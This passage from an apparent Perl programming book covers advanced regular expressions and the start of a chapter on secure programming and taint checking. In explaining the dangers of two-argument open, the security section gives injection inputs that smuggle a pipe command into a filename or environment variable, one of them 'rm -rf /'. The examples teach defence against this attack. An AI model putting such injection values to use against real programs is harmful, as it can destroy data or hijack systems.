                    (?&QUOTE)
                )*
                \g{quote}
            )
            (?{ [ @{$^R}, $^N ] })
        )
    )

    (?&QUOTE) (?{ @matches = @{ $^R } })
    /x;


say join "\n", @matches;
```

Before the match, I set the value of `$^R` to be an empty anonymous array. At the end of the `QUOTE` definition, I create a new anonymous array with the values already inside `$^R` and the new value in `$^N`. That new anonymous array is the last evaluated expression and becomes the new value of `$^R`. At the end of the pattern, I assign the values in `$^R` to `@matches` so I have them after the match ends.

Now that I have all of that, I can get to the code I want to show you, which I'm not going to explain. Randal Schwartz used these features to write a minimal JSON parser as a Perl regular expression (but really a grammar); he posted it to PerlMonks as "JSON parser as a single Perl Regex". He created this as a minimal parser for a very specific client need where the JSON data are compact, appear on a single line, and are limited to ASCII:

```
#!/usr/bin/perl
use Data::Dumper qw(Dumper);

my $FROM_JSON = qr{

(?&VALUE) (?{ $_ = $^R->[1] })
```

```
(?(DEFINE)

(?<OBJECT>
  (?{ [$^R, {}] })
  \{
    (?: (?&KV) # [[$^R, {}], $k, $v]
      (?{  #warn Dumper { obj1 => $^R };
     [$^R->[0][0], {$^R->[1] => $^R->[2]}] })
      (?: , (?&KV) # [[$^R, {...}], $k, $v]
        (?{ # warn Dumper { obj2 => $^R };
       [$^R->[0][0], {%{$^R->[0][1]}, $^R->[1] => $^R->[2]}] })
      )*
    )?
  \}
)

(?<KV>
  (?&STRING) # [$^R, "string"]
  : (?&VALUE) # [[$^R, "string"], $value]
  (?{  #warn Dumper { kv => $^R };
     [$^R->[0][0], $^R->[0][1], $^R->[1]] })
)

(?<ARRAY>
  (?{ [$^R, []] })
  \[
    (?: (?&VALUE) (?{ [$^R->[0][0], [$^R->[1]]] })
      (?: , (?&VALUE) (?{  #warn Dumper { atwo => $^R };
             [$^R->[0][0], [@{$^R->[0][1]}, $^R->[1]]] })
      )*
    )?
  \]
)

(?<VALUE>
  \s*
  (
      (?&STRING)
    |
      (?&NUMBER)
    |
      (?&OBJECT)
    |
      (?&ARRAY)
    |
    true (?{ [$^R, 1] })
  |
    false (?{ [$^R, 0] })
  |
    null (?{ [$^R, undef] })
  )
  \s*
```

```
)

(?<STRING>
  (
    "
    (?:
      [^\\"]+
    |
      \\ ["\\/bfnrt]
#    |
#      \\ u [0-9a-fA-f]{4}
    )*
    "
  )

  (?{ [$^R, eval $^N] })
)

(?<NUMBER>
  (
    -?
    (?: 0 | [1-9]\d* )
    (?: \. \d+ )?
    (?: [eE] [-+]? \d+ )?
  )

  (?{ [$^R, eval $^N] })
)

) }xms;

sub from_json {
  local $_ = shift;
  local $^R;
  eval { m{\A$FROM_JSON\z}; } and return $_;
  die $@ if $@;
  return 'no match';
}

local $/;
while (<>) {
  chomp;
  print Dumper from_json($_);
}
```

There are more than a few interesting things in Randal's code that I leave to you to explore:

1. Part of his intermediate data structure tells the grammar what he just did.
2. It fails very quickly for invalid JSON data, although Randal says with more work it could fail faster.

3. Most interestingly, he replaces the target string with the data structure by assigning to `$_` in the last `(?{...})`.

If you think that's impressive, you should see Tom Christiansen's Stack Overflow refutation that a regular expression can't parse HTML, in which he used many of the same features.

Lookarounds

Lookarounds are arbitrary anchors for regexes. We showed several anchors in *Learning Perl*, such as `\A`, `\z`, and `\b`, and I just showed the `\G` anchor. Using a lookaround, I can describe my own anchor as a regex, and just like the other anchors, they don't consume part of the string. They specify a condition that must be true, but they don't add to the part of the string that the overall pattern matches.

Lookarounds come in two flavors: *lookaheads*, which look ahead to assert a condition immediately after the current match position, and *lookbehinds*, which look behind to assert a condition immediately before the current match position. This sounds simple, but it's easy to misapply these rules. The trick is to remember that it anchors to the current match position, then figure out on which side it applies.

Both lookaheads and lookbehinds have two types: *positive* and *negative*. The positive lookaround asserts that its pattern has to match. The negative lookaround asserts that its pattern doesn't match. No matter which I choose, I have to remember that they apply to the current match position, not anywhere else in the string.

Lookahead Assertions, (?=PATTERN) and (?!PATTERN)

Lookahead assertions let me peek at the string immediately ahead of the current match position. The assertion doesn't consume part of the string, and if it succeeds, matching picks up right after the current match position.

Positive lookahead assertions

In *Learning Perl*, we included an exercise to check for both "Fred" and "Wilma" on the same line of input, no matter the order they appeared on the line. The trick we wanted to show to the novice Perler is that two regexes can be simpler than one. One way to do this repeats both `Wilma` and `Fred` in the alternation so I can try either order. A second try separates them into two regexes:

```
#!/usr/bin/perl
# fred_and_wilma.pl

$_ = "Here come Wilma and Fred!";
print "Matches: $_\n" if /Fred.*Wilma|Wilma.*Fred/;
print "Matches: $_\n" if /Fred/ && /Wilma/;
```

I can make a simple, single regex using a *positive lookahead assertion*, denoted by `(?=PATTERN)`. This assertion doesn't consume text in the string, but if it fails, the entire regex fails. In this example, in the positive lookahead assertion I use `.*Wilma`. That pattern must be true immediately after the current match position:

```
$_ = "Here come Wilma and Fred!";
print "Matches: $_\n" if /(?=.*Wilma).*Fred/;
```

Since I used that at the start of my pattern, that means it has to be true at the beginning of the string. Specifically, at the beginning of the string, I have to be able to match any number of characters except a newline followed by `Wilma`. If that succeeds, it anchors the rest of the pattern to its position (the start of the string). Figure 1-1 shows the two ways that can work, depending on the order of `Fred` and `Wilma` in the string. The `.*Wilma` anchors where it started matching. The elastic `.*`, which can match any number of nonnewline characters, anchors at the start of the string.



*Figure 1-1. The positive lookahead assertion (?=.*Wilma) anchors the pattern at the beginning of the string*

It's easier to understand lookarounds by seeing when they don't work, though. I'll change my pattern a bit by removing the `.*` from the lookahead assertion. At first it appears to work, but it fails when I reverse the order of `Fred` and `Wilma` in the string:

```
$_ = "Here come Wilma and Fred!";
print "Matches: $_\n" if /(?=Wilma).*Fred/; # Works

$_ = "Here come Fred and Wilma!";
print "Matches: $_\n" if /(?=Wilma).*Fred/; # Doesn't work
```

Figure 1-2 shows what happens. In the first case, the lookahead anchors at the start of Wilma. The regex tries the assertion at the start of the string, finds that it doesn't work, then moves over a position and tries again. It keeps doing this until it gets to `Wilma`. When it succeeds it sets the anchor. Once it sets the anchor, the rest of the pattern has to start from that position.

In the first case, `.*Fred` can match from that anchor because `Fred` comes after `Wilma`. The second case in Figure 1-2 does the same thing. The regex tries that assertion at the beginning of the string, finds that it doesn't work, and moves on to the next position. By the time the lookahead assertion matches, it has already passed `Fred`. The rest of the pattern has to start from the anchor, but it can't match.



Figure 1-2. The positive lookahead assertion (?=Wilma) anchors the pattern at Wilma

Since a lookahead assertion doesn't consume any of the string, I can use one in a pattern for `split` when I don't really want to discard the parts of the pattern that match. In this example, I want to break apart the words in the studly cap string. I want to split it based on the initial capital letter. I want to keep the initial letter, though, so I use a lookahead assertion instead of a character-consuming string. This is different from the separator retention mode because the split pattern isn't really a separator; it's just an anchor:

```
my @words = split /(?=[A-Z])/, 'CamelCaseString';
print join '_', map { lc } @words; # camel_case_string
```

Negative lookahead assertions

Suppose I want to find the input lines that contain `Perl`, but only if that isn't `Perl6` or `Perl 6`. I might try a negated character class to specify the pattern right after the `l` in `Perl` to ensure that the next character isn't a `6`. I also use the word boundary anchors `\b` because I don't want to match in the middle of other words, such as "BioPerl" or "PerlPoint":

```
#!/usr/bin/perl
# not_perl6.pl

print "Trying negated character class:\n";
while( <> ) {
    print if /\bPerl[^6]\b/;
    }
```

I'll try this with some sample input:

```
# sample input
Perl6 comes after Perl 5.
Perl 6 has a space in it.
I just say "Perl".
This is a Perl 5 line
Perl 5 is the current version.
Just another Perl 5 hacker,
At the end is Perl
PerlPoint is like PowerPoint
BioPerl is genetic
```

It doesn't work for all the lines it should. It only finds four of the lines that have `Perl` without a trailing `6`, and a line that has a space between `Perl` and `6`. Note that even in the first line of output, the match still works because it matches the `Perl 5` at the end, which is `Perl`, a space, a `5` (a word character), and then the word boundary at the end of the line:

```
Trying negated character class:
    Perl6 comes after Perl 5.
    Perl 6 has a space in it.
    This is a Perl 5 line
    Perl 5 is the current version.
    Just another Perl 5 hacker,
```

This doesn't work because there has to be a character after the `l` in `Perl`. Not only that, I specified a word boundary. If that character after the `l` is a nonword character, such as the `"` in `I just say "Perl"`, the word boundary at the end fails. If I take off the trailing `\b`, now `PerlPoint` matches. I haven't even tried handling the case where there is a space between `Perl` and `6`. For that I'll need something much better.

To make this really easy, I can use a *negative lookahead assertion*. I don't want to consume a character after the `l`, and since an assertion doesn't consume characters, it's the right tool to use. I just want to say that if there's anything after `Perl`, it can't be a `6`, even if there is some whitespace between them. The negative lookahead assertion uses `(?!PATTERN)`. To solve this problem, I use `\s?6` as my pattern, denoting the optional whitespace followed by a `6`:

```
print "Trying negative lookahead assertion:\n";
while( <> ) {
    print if /\bPerl(?!\s?6)\b/;
    }
```

Now the output finds all of the right lines:

```
Trying negative lookahead assertion:
    Perl6 comes after Perl 5.
    I just say "Perl".
    This is a Perl 5 line
    Perl 5 is the current version.
    Just another Perl 5 hacker,
    At the end is Perl
```

Remember that `(?!PATTERN)` is a *lookahead* assertion, so it looks *after* the current match position. That's why this next pattern still matches. The lookahead asserts that right before the `b` in `bar` the next thing isn't `foo`. Since the next thing is `bar`, which is not `foo`, it matches. People often confuse this to mean that the thing before `bar` can't be `foo`, but each uses the same starting match position, and since `bar` is not `foo`, they both work:

```
if( 'foobar' =~ /(?!foo)bar/ ) {
    print "Matches! That's not what I wanted!\n";
    }
else {
    print "Doesn't match! Whew!\n";
    }
```

Lookbehind Assertions, (?<!PATTERN) and (?<=PATTERN)

Instead of looking ahead at the part of the string coming up, I can use a lookbehind to check the part of the string the regular expression engine has already processed. Due to Perl's implementation details, the lookbehind assertions have to be a fixed width, so I can't use variable-width quantifiers in them as some other languages can.

Now I can try to match `bar` that doesn't follow a `foo`. In the last section I couldn't use a negative lookahead assertion because that looks forward in the string. A *negative lookbehind assertion*, denoted by `(?<!PATTERN)`, looks backward. That's just what I need. Now I get the right answer:

```
#!/usr/bin/perl
# correct_foobar.pl

if( 'foobar' =~ /(?<!foo)bar/ ) {
    print "Matches! That's not what I wanted!\n";
    }
else {
    print "Doesn't match! Whew!\n";
    }
```

Now, since the regex has already processed that part of the string by the time it gets to `bar`, my lookbehind assertion can't be a variable-width pattern. I can't use the quantifiers to make a variable-width pattern because the engine is not going to backtrack in the string to make the lookbehind work. I won't be able to check for a variable number of `o`s in `fooo`:

```
'foooobar' =~ /(?<!fo+)bar/;
```

When I try that, I get the error telling me that I can't do that, and even though it merely says `not implemented`, don't hold your breath waiting for it:

```
Variable length lookbehind not implemented in regex...
```

The *positive lookbehind assertion* also looks backward, but its pattern *must* match. The only time I seem to use this is in substitutions in concert with another assertion. Using both a lookbehind and a lookahead assertion, I can make some of my substitutions easier to read.

For instance, throughout the book I've used variations of hyphenated words because I couldn't decide which one I should use. Should it be "builtin" or "built-in"? Depending on my mood or typing skills, I used either of them (O'Reilly Media deals with this by specifying what I should use).

I needed to clean up my inconsistency. I knew the part of the word on the left of the hyphen, and I knew the text on the right of the hyphen. At the position where they meet, there should be a hyphen. If I think about that for a moment, I've just described the ideal situation for lookarounds: I want to put something at a particular position, and I know what should be around it. Here's a sample program to use a positive lookbehind to check the text on the left and a positive lookahead to check the text on the right. Since the regex only matches when those sides meet, that means that it's discovered a missing hyphen. When I make the substitution, it puts the hyphen at the match position, and I don't have to worry about the particular text:

```
my @hyphenated = qw( built-in );

foreach my $word ( @hyphenated ) {
    my( $front, $back ) = split /-/, $word;

    $text =~ s/(?<=$front)(?=$back)/-/g;
    }
```

If that's not a complicated enough example, try this one. Let's use the lookarounds to add commas to numbers. Jeffery Friedl shows one attempt in *Mastering Regular Expressions*, adding commas to the US population. The US Census Bureau has a population clock so you can use the latest number if you're reading this book a long time from now:

```
$pop = 316792343;  # that's for Feb 10, 2007

# From Jeffrey Friedl
$pop =~ s/(?<=\d)(?=(?:\d\d\d)+$)/,/g;
```

That works, mostly. The positive lookbehind `(?<=\d)` wants to match a number, and the positive lookahead `(?=(?:\d\d\d)+$)` wants to find groups of three digits all the way to the end of the string. This breaks when I have floating-point numbers, such as currency. For instance, my broker tracks my stock positions to four decimal places. When I try that substitution, I get no comma on the left side of the decimal point and one on the fractional side. It's because of that end of string anchor:

```
$money = '$1234.5678';

$money =~ s/(?<=\d)(?=(?:\d\d\d)+$)/,/g;  # $1234.5,678
```

I can modify that a bit. Instead of the end-of-string anchor, I'll use a word boundary, `\b`. That might seem weird, but remember that a digit is a word character. That gets me the comma on the left side, but I still have that extra comma:

```
$money = '$1234.5678';

$money =~ s/(?<=\d)(?=(?:\d\d\d)+\b)/,/g;  # $1,234.5,678
```

What I really want for that first part of the regex is to use the lookbehind to match a digit, but not when it's preceded by a decimal point. That's the description of a negative lookbehind, `(?<!\.\d)`. Since all of these match at the same position, it doesn't matter that some of them might overlap as long as they all do what I need:

```
$money = '$1234.5678';

$money =~ s/(?<!\.\d)(?<=\d)(?=(?:\d\d\d)+\b)/,/g; # $1,234.5678
```

That looks like it works. Except it doesn't when I track things to five decimal places:

```
$money = '$1234.56789';

$money =~ s/(?<!\.\d)(?<=\d)(?=(?:\d\d\d)+\b)/,/g; # $1,234.56,789
```

That's the problem with regular expressions. They work for the cases we try them on, but some person comes along with something different to break what I'm proud of.

I tried for a while to fix this problem but couldn't come up with something manageable. I even asked about it on Stack Overflow as a last resort. I couldn't salvage the example without using another advanced Perl feature.

The `\K`, added in v5.10, can act like a variable-width negative lookbehind, which Perl doesn't do. Michael Carman came up with this regex:

```
s/(?<!\.)(?:\b|\G)\d+?\K(?=(?:\d\d\d)+\b)/,/g;
```

The `\K` allows the pattern before it to match, but not be replaced. The substitution replaces only the part of the string after `\K`. I can break the pattern up to see how it works:

```
s/
    (?<!\.)(?:\b|\G)\d+?
    \K
    (?=(?:\d\d\d)+\b)
/,/xg;
```

The second part, after the `\K`, is the same thing that I was doing before. The magic comes in the first part, which I break into its subparts:

```
(?<!\.)
(?:\b|\G)
\d+?
```

There's a negative lookbehind assertion to check for something other than a dot. After that, there's an alternation that asserts either a word boundary or the `\G` anchor. That `\G` is the magic that was missing from my previous tries and let my regular expression float past that decimal point. After that word boundary or current match position, there has to be one or more digits, nongreedily.

Later in this chapter I'll come back to this example when I show how to debug regular expressions. Before I get to that, I want to show a few other simpler regex-demystifying techniques.

Debugging Regular Expressions

While trying to figure out a regex, whether one I found in someone else's code or one I wrote myself (maybe a long time ago), I can turn on Perl's regex debugging mode.

The -D Switch

Perl's `-D` switch turns on debugging options for the Perl interpreter (not for your program, as in Chapter 3). The switch takes a series of letters or numbers to indicate what it should turn on. The `-Dr` option turns on regex parsing and execution debugging.

I can use a short program to examine a regex. The first argument is the match string and the second argument is the regular expression. I save this program as *explain_regex.pl*:

```
#!/usr/bin/perl
# explain_regex.pl

$ARGV[0] =~ /$ARGV[1]/;
```

When I try this with the target string `Just another Perl hacker,` and the regex `Just another (\S+) hacker,`, I see two major sections of output, which the *perldebguts* documentation explains at length. First, Perl compiles the regex, and the `-Dr` output shows how Perl parsed the regex. It shows the regex nodes, such as `EXACT` and `NSPACE`, as well as any optimizations, such as `anchored "Just another "`. Second, it tries to match the target string, and shows its progress through the nodes. It's a lot of information, but it shows me exactly what it's doing:

```
% perl -Dr explain_regex.pl 'Just another Perl hacker,' 'Just another (\S+)
hacker,'
Omitting $` $& $' support (0x0).

EXECUTING...

Compiling REx "Just another (\S+) hacker,"
rarest char k at 4
rarest char J at 0
Final program:
```

```
   1: EXACT <Just another > (6)
   6: OPEN1 (8)
   8:   PLUS (10)
   9:     NPOSIXD[\s] (0)
  10: CLOSE1 (12)
  12: EXACT < hacker,> (15)
  15: END (0)
anchored "Just another " at 0 floating " hacker," at 14..2147483647 (checking
anchored) minlen 22
Guessing start of match in sv for REx "Just another (\S+) hacker," against
"Just another Perl hacker,"
Found anchored substr "Just another " at offset 0...
Found floating substr " hacker," at offset 17...
Guessed: match at offset 0
Matching REx "Just another (\S+) hacker," against "Just another Perl hacker,"
   0 <> <Just anoth>         |  1:EXACT <Just another >(6)
  13 <ther > <Perl hacke>    |  6:OPEN1(8)
  13 <ther > <Perl hacke>    |  8:PLUS(10)
                                  NPOSIXD[\s] can match 4 times out of
                                  2147483647...
  17 < Perl> < hacker,>      | 10:  CLOSE1(12)
  17 < Perl> < hacker,>      | 12:  EXACT < hacker,>(15)
  25 <Perl hacker,> <>       | 15:  END(0)
Match successful!
Freeing REx: "Just another (\S+) hacker,"
```

The `re` pragma, which comes with Perl, has a debugging mode that doesn't require a `-DDEBUGGING` enabled interpreter. Once I turn on `use re 'debug'`, it applies for the rest of the scope. It's not lexically scoped like most pragmata. I modify my previous program to use the `re` pragma instead of the command-line switch:

```
#!/usr/bin/perl

use re 'debug';

$ARGV[0] =~ /$ARGV[1]/;
```

I don't have to modify my program to use `re` since I can also load it from the command line. When I run this program with a regex as its argument, I get almost the same exact output as my previous `-Dr` example:

```
% perl -Mre=debug explain_regex 'Just another Perl hacker,' 'Just another (\S+)
hacker,'
Compiling REx "Just another (\S+) hacker,"
Final program:
   1: EXACT <Just another > (6)
   6: OPEN1 (8)
   8:   PLUS (10)
   9:     NPOSIXD[\s] (0)
  10: CLOSE1 (12)
  12: EXACT < hacker,> (15)
  15: END (0)
```

```
anchored "Just another " at 0 floating " hacker," at 14..2147483647 (checking
anchored) minlen 22
Guessing start of match in sv for REx "Just another (\S+) hacker," against
"Just another Perl hacker,"
Found anchored substr "Just another " at offset 0...
Found floating substr " hacker," at offset 17...
Guessed: match at offset 0
Matching REx "Just another (\S+) hacker," against "Just another Perl hacker,"
   0 <> <Just anoth>         |  1:EXACT <Just another >(6)
  13 <ther > <Perl hacke>    |  6:OPEN1(8)
  13 <ther > <Perl hacke>    |  8:PLUS(10)
                                  NPOSIXD[\s] can match 4 times out of
                                  2147483647...
  17 < Perl> < hacker,>      | 10:  CLOSE1(12)
  17 < Perl> < hacker,>      | 12:  EXACT < hacker,>(15)
  25 <Perl hacker,> <>       | 15:  END(0)
Match successful!
Freeing REx: "Just another (\S+) hacker,"
```

I can follow that output easily because it's a simple pattern. I can run this with Michael Carman's comma-adding pattern:

```
#!/usr/bin/perl
# comma_debug.pl

use re 'debug';

$money = '$1234.56789';

$money =~ s/(?<!\.\d)(?<=\d)(?=(?:\d\d\d)+\b)/,/g; # $1,234.5678

print $money;
```

There's screens and screens of output. I want to go through the highlights because it shows you how to read the output. The first part shows the regex program:

```
% perl comma_debug.pl
Compiling REx "(?<!\.)(?:\b|\G)\d+?\K(?=(?:\d\d\d)+\b)"
Final program:
   1: UNLESSM[-1] (7)
   3:   EXACT <.> (5)
   5:   SUCCEED (0)
   6: TAIL (7)
   7: BRANCH (9)
   8:   BOUND (12)
   9: BRANCH (FAIL)
  10:   GPOS (12)
  11: TAIL (12)
  12: MINMOD (13)
  13: PLUS (15)
  14:   POSIXD[\d] (0)
  15: KEEPS (16)
  16: IFMATCH[0] (28)
```

```
  18:   CURLYM[0] {1,32767} (25)
  20:     POSIXD[\d] (21)
  21:     POSIXD[\d] (22)
  22:     POSIXD[\d] (23)
  23:     SUCCEED (0)
  24:   NOTHING (25)
  25:   BOUND (26)
  26:   SUCCEED (0)
  27: TAIL (28)
  28: END (0)
```

The next parts represent repeated matches because it's the substitution operator with the `/g` flag. The first one matches the entire string and the match position is at 0:

```
GPOS:0 minlen 1
Matching REx "(?<!\.)(?:\b|\G)\d+?\K(?=(?:\d\d\d)+\b)" against "$1234.56789"
```

The first group of lines, prefixed with `0`, show the regex engine going through the negative lookbehind, the `\b`, and the `\G`, matching at the beginning of the string. The first set of `<>` has nothing, and the second has the rest of the string:

```
0 <> <$1234.5678>         |  1:UNLESSM[-1](7)
0 <> <$1234.5678>         |  7:BRANCH(9)
0 <> <$1234.5678>         |  8:  BOUND(12)
                                 failed...
0 <> <$1234.5678>         |  9:BRANCH(11)
0 <> <$1234.5678>         | 10:  GPOS(12)
0 <> <$1234.5678>         | 12:  MINMOD(13)
0 <> <$1234.5678>         | 13:  PLUS(15)
                                 POSIXD[\d] can match 0 times out of 1...
                                 failed...
                               BRANCH failed...
```

The regex engine then moves on, shifting over one position:

```
1 <$> <1234.56789>        |  1:UNLESSM[-1](7)
```

It checks the negative lookbehind, and there's no dot:

```
0 <> <$1234.5678>         |  3:  EXACT <.>(5)
                                 failed...
```

It goes through the anchors again and finds digits:

```
1 <$> <1234.56789>        |  7:BRANCH(9)
1 <$> <1234.56789>        |  8:  BOUND(12)
1 <$> <1234.56789>        | 12:  MINMOD(13)
1 <$> <1234.56789>        | 13:  PLUS(15)
                                 POSIXD[\d] can match 1 times out of 1...
2 <$1> <234.56789>        | 15:    KEEPS(16)
2 <$1> <234.56789>        | 16:      IFMATCH[0](28)
2 <$1> <234.56789>        | 18:        CURLYM[0] {1,32767}(25)
```

It finds more than one digit in a row, bounded by the decimal point, which the regex never crosses:

```
   2 <$1> <234.56789>        | 20:         POSIXD[\d](21)
   3 <$12> <34.56789>        | 21:         POSIXD[\d](22)
   4 <$123> <4.56789>        | 22:         POSIXD[\d](23)
   5 <$1234> <.56789>        | 23:         SUCCEED(0)
                                           subpattern success...
                                         CURLYM now matched 1 times, len=3...
   5 <$1234> <.56789>        | 20:         POSIXD[\d](21)
                                           failed...
                                         CURLYM trying tail with matches=1...
   5 <$1234> <.56789>        | 25:         BOUND(26)
   5 <$1234> <.56789>        | 26:         SUCCEED(0)
                                           subpattern success...
```

But I need three digits left over on the right, and that's how it matches:

```
   2 <$1> <234.56789>        | 28:       END(0)
       Match successful!
```

At this point, the substitution operator makes its replacement, putting the comma between the `1` and the `2`. It's ready for another replacement, this time with a shorter string:

```
Matching REx "(?<!\.)(?:\b|\G)\d+?\K(?=(?:\d\d\d)+\b)" against "234.56789"
```

I won't go through that; it's a long series of trials to find four adjacent digits before the decimal point, which it can't do. It fails and the string ends up `$1,234.56789`.

That's fine for a core-dump-style analysis, where everything has already happened and I have to sift through the results. There's a better way to do this, but I can't show it to you in this book. Damian Conway's `Regexp::Debugger` animates the same thing, pointing out and coloring the string as it goes. Like many debuggers (Chapter 3), it allows me to step through a regular expression.

Summary

This chapter covered some of the more useful advanced features of Perl's regex engine. Some of these features, such as the readable regexes, global matching, and debugging, I use all the time. The more complicated ones, like the grammars, I use sparingly no matter how fun they are.

Further Reading

perlre is the main documentation for Perl regexes, and *perlretut* gives a regex tutorial. Don't confuse that with *perlreftut*, the tutorial on references. To make it even more complicated, *perlreref* is the regex quick reference.

The details for regex debugging shows up in *perldebguts*. It explains the output of `-Dr` and `re 'debug'`.

Perl Best Practices has a section on regexes, and gives the `\x` "Extended Formatting" pride of place.

Mastering Regular Expressions covers regexes in general, and compares their implementation in different languages. Jeffrey Friedl has an especially nice description of lookahead and lookbehind operators. If you really want to know about regexes, this is the book to get.

Simon Cozens explains advanced regex features in two articles for Perl.com: "Regexp Power" and "Power Regexps, Part II".

The Regular Expressions website has good discussions about regular expressions and their implementations in different languages.

Michael Carman's answer to my money-commifying example comes from my Stack Overflow question about it.

Tom's Stack Overflow answer about parsing HTML with regular expressions uses many of the features from this chapter.

CHAPTER 2
Secure Programming Techniques

I can't control how people run my programs or what input they give them, and given the chance, they'll do everything I don't expect. This can be a problem when my program tries to pass on that input to other programs. When I let just anyone run my programs, as I do with web applications, I have to be especially careful. Perl comes with features to help me protect myself against unchecked input, but they only work if I use them, and use them wisely.

Bad Data Can Ruin Your Day

If I don't pay attention to the data I pass to functions that interact with the operating system, I can get myself in trouble. Take this innocuous-looking line of code that opens a file:

```
open my $fh, $file or die "Could not open [$file]: $!";
```

That looks harmless, so where's the problem? As with most problems, the harm comes in a combination of things. What is in `$file` and from where did its value come? In real-life code reviews, I've seen people do such things as using elements of `@ARGV` or an environment variable, neither of which I can control as the programmer:

```
my $file = $ARGV[0];

# OR ===
my $file = $ENV{FOO_CONFIG};
```

How can that cause problems? Look at the documentation for `open`. Have you ever read all of the 400-plus lines in its entry in *perlfunc*, or its own manual, *perlopentut*? There are so many ways to open resources in Perl that it has its own documentation page! Several of those ways involve opening a pipe to another program:

```
open my $fh, "wc -l *.pod |";

open my $fh, "| mail joe@example.com";
```

To misuse these programs, I just need to get the right thing in `$file` so I execute a pipe open instead of a file open. That's not so hard:

```
% perl program.pl "| mail joe@example.com"

% FOO_CONFIG="rm -rf / |" perl program
```

This can be especially nasty if I can get another user to run this for me. Any little chink in the armor contributes to the overall insecurity. Given enough pieces to put together, someone eventually gets to the point where they can compromise the system.

There are other things I can do to prevent this particular problem, and I'll discuss those at the end of this chapter, but in general, when I get input I want to ensure that it's what I expect before I do something with it. With careful programming, I won't have to know about everything `open` can do. It's not going to be that much more work than the careless method, and it will be one less thing I have to worry about.

Taint Checking

Configuration is all about reaching outside the program to get data. When users choose the input, they can choose what the program does. This is more important when I write programs for other people to use. I can trust myself to give my own program the right data (usually), but other users, even those with the purest of intentions, might get it wrong.

Under taint checking, Perl doesn't let me use unchecked data from outside the source code to affect things outside the program. Perl will stop my program with an error. Before I show more, though, understand that taint checking does not prevent bad things from happening. It merely helps me track down areas where some bad things might happen and tells me to fix those.

When I turn on taint checking with the `-T` switch, Perl marks any data that come from outside the program as tainted, or insecure, and Perl won't let me use those data to interact with anything outside of the program. This way, I can avoid several security problems that come with communicating with other processes. This is all or nothing. Once I turn it on, it applies to the whole program and all of the data.

Perl sets up taint checking at compile time, and it affects the entire program for the entirety of its run. Perl has to see this option very early to allow it to work. Here's a toy program that uses the external command *echo* to print a message:

```
#!/usr/bin/perl
# tainted_args.pl

system qq|echo "Args are -> @ARGV"|;
```

When I run this normally, there's no problem:

```
% perl tainted_args.pl Amelia
Args are -> Amelia
```

When I specify the `-T` switch on the command line, I turn on taint checking and run into a problem. The `%ENV` hash is tainted; it's the `PATH` component, which something like `system` or `exec` might use to locate an external program, that is the problem (but more on that coming up):

```
% perl -T tainted_args.pl Amelia
Insecure $ENV{PATH} while running with -T switch at tainted-args.pl line 4.
```

If I always want taint checking, I can put it on the shebang line:

```
#!/usr/bin/perl -T
# tainted_args_shebang.pl

system qq|echo "Args are -> @ARGV"|;
```

When I run *perl* without the `-T` while `-T` is on the shebang line, I have a problem:

```
% perl tainted_args_shebang.pl Amelia
"-T" is on the #! line, it must also be used on the command line at
tainted_args_shebang.pl line 1.
```

If I call the program with `perl`, I have to specify the `-T` in both places, which brings me back to the same error:

```
% perl -T tainted_args.pl Amelia
Insecure $ENV{PATH} while running with -T switch at tainted_args.pl line 4.
```

I can get rid of this duplicity by not using *perl* and running the program directly:

```
% ./tainted_args.pl Amelia
Insecure $ENV{PATH} while running with -T switch at tainted_args.pl line 4.
```

Now I fix that error by getting rid of the `PATH` key in `%ENV` and using the full path to `echo` in my `system` call:

```
#!/usr/bin/perl -T
# tainted_args_no_path.pl
delete $ENV{PATH};

system qq|echo "Args are -> @ARGV"|;
```

Now I have another problem:

```
% ./tainted_args_no_path.pl foo
Insecure dependency in system while running with -T switch at
./tainted_args_no_path.pl line 5.
```

I tried to interpolate @ARGV into that system call, but that's tainted too. I show how to fix that later.

Warnings Instead of Fatal Errors

With the -T switch, taint violations are fatal errors, and that's generally a good thing. However, if I'm handed a program developed without careful attention paid to taint, I still might want to run the program. It's not my fault it's not taint-safe yet, so *perl* has a gentler version of taint checking.

The -t switch (that's the little brother to -T) does the same thing as normal taint checking but merely issues warnings when it encounters a problem. This is only intended as a development feature so I can check for problems before I give the public the chance to try its data on the program:

```
% perl -t tainted_args_no_path.pl Amelia
Insecure dependency in system while running with -t switch at
tainted_args_no_path.pl line 5.
Args are -> Amelia
```

I get the same error, but the program continues.

Similarly, the -U switch lets Perl perform otherwise unsafe operations, effectively turning off taint checking. Perhaps I've added -T to a program that is not taint-safe yet, but I'm working on it and want to see it run even though I know there is a taint violation:

```
% perl -TU tainted_args_no_path.pl Amelia
Args are -> Amelia
```

I still have to use -T on the command line, though, or I get the same "too late" message I got previously and the program does not run:

```
% perl -U tainted_args_no_path.pl Amelia
Too late for "-T" option at tainted_args_no_path.pl line 1.
```

If I also turn on warnings (as I always do, right?), I'll get the taint warnings just like I did with -t:

```
% perl -TU -w tainted_args_no_path.pl Amelia
Insecure dependency in system while running with -T switch at
tainted_args_no_path.pl line 5.
Args are -> Amelia
```

Inside the program, I can check the actual situation by looking at the value of the Perl special variable ${^TAINT}. It's true if I have enabled any of the taint modes (including with -U), and false otherwise. For normal, fatal-error taint checking it's 1, and for the reduced-effect, warnings-only taint checking it's -1. Don't try to modify it; it's a read-only value. Remember, it's either all or nothing with taint checking.

Automatic Taint Mode

Sometimes Perl turns on taint checking for me. When Perl sees that the real and effective users or groups are different (so, I'm running the program as a different user or group than I'm logged in as), Perl realizes that I have the opportunity to gain more system privileges than I normally have and turns on taint checking. This way, when other users have to use my program to interact with system resources, they don't get the chance to do something they shouldn't by carefully selecting the input. That doesn't mean the program is secure—it's only as secure as using taint checking wisely can make it.

mod_perl

Since I have to enable taint checking early in Perl's run, mod_perl needs to know about tainting before it runs a program. In my Apache server configuration, I use the `PerlTaintCheck` directive for mod_perl 1.x:

```
PerlTaintCheck On
```

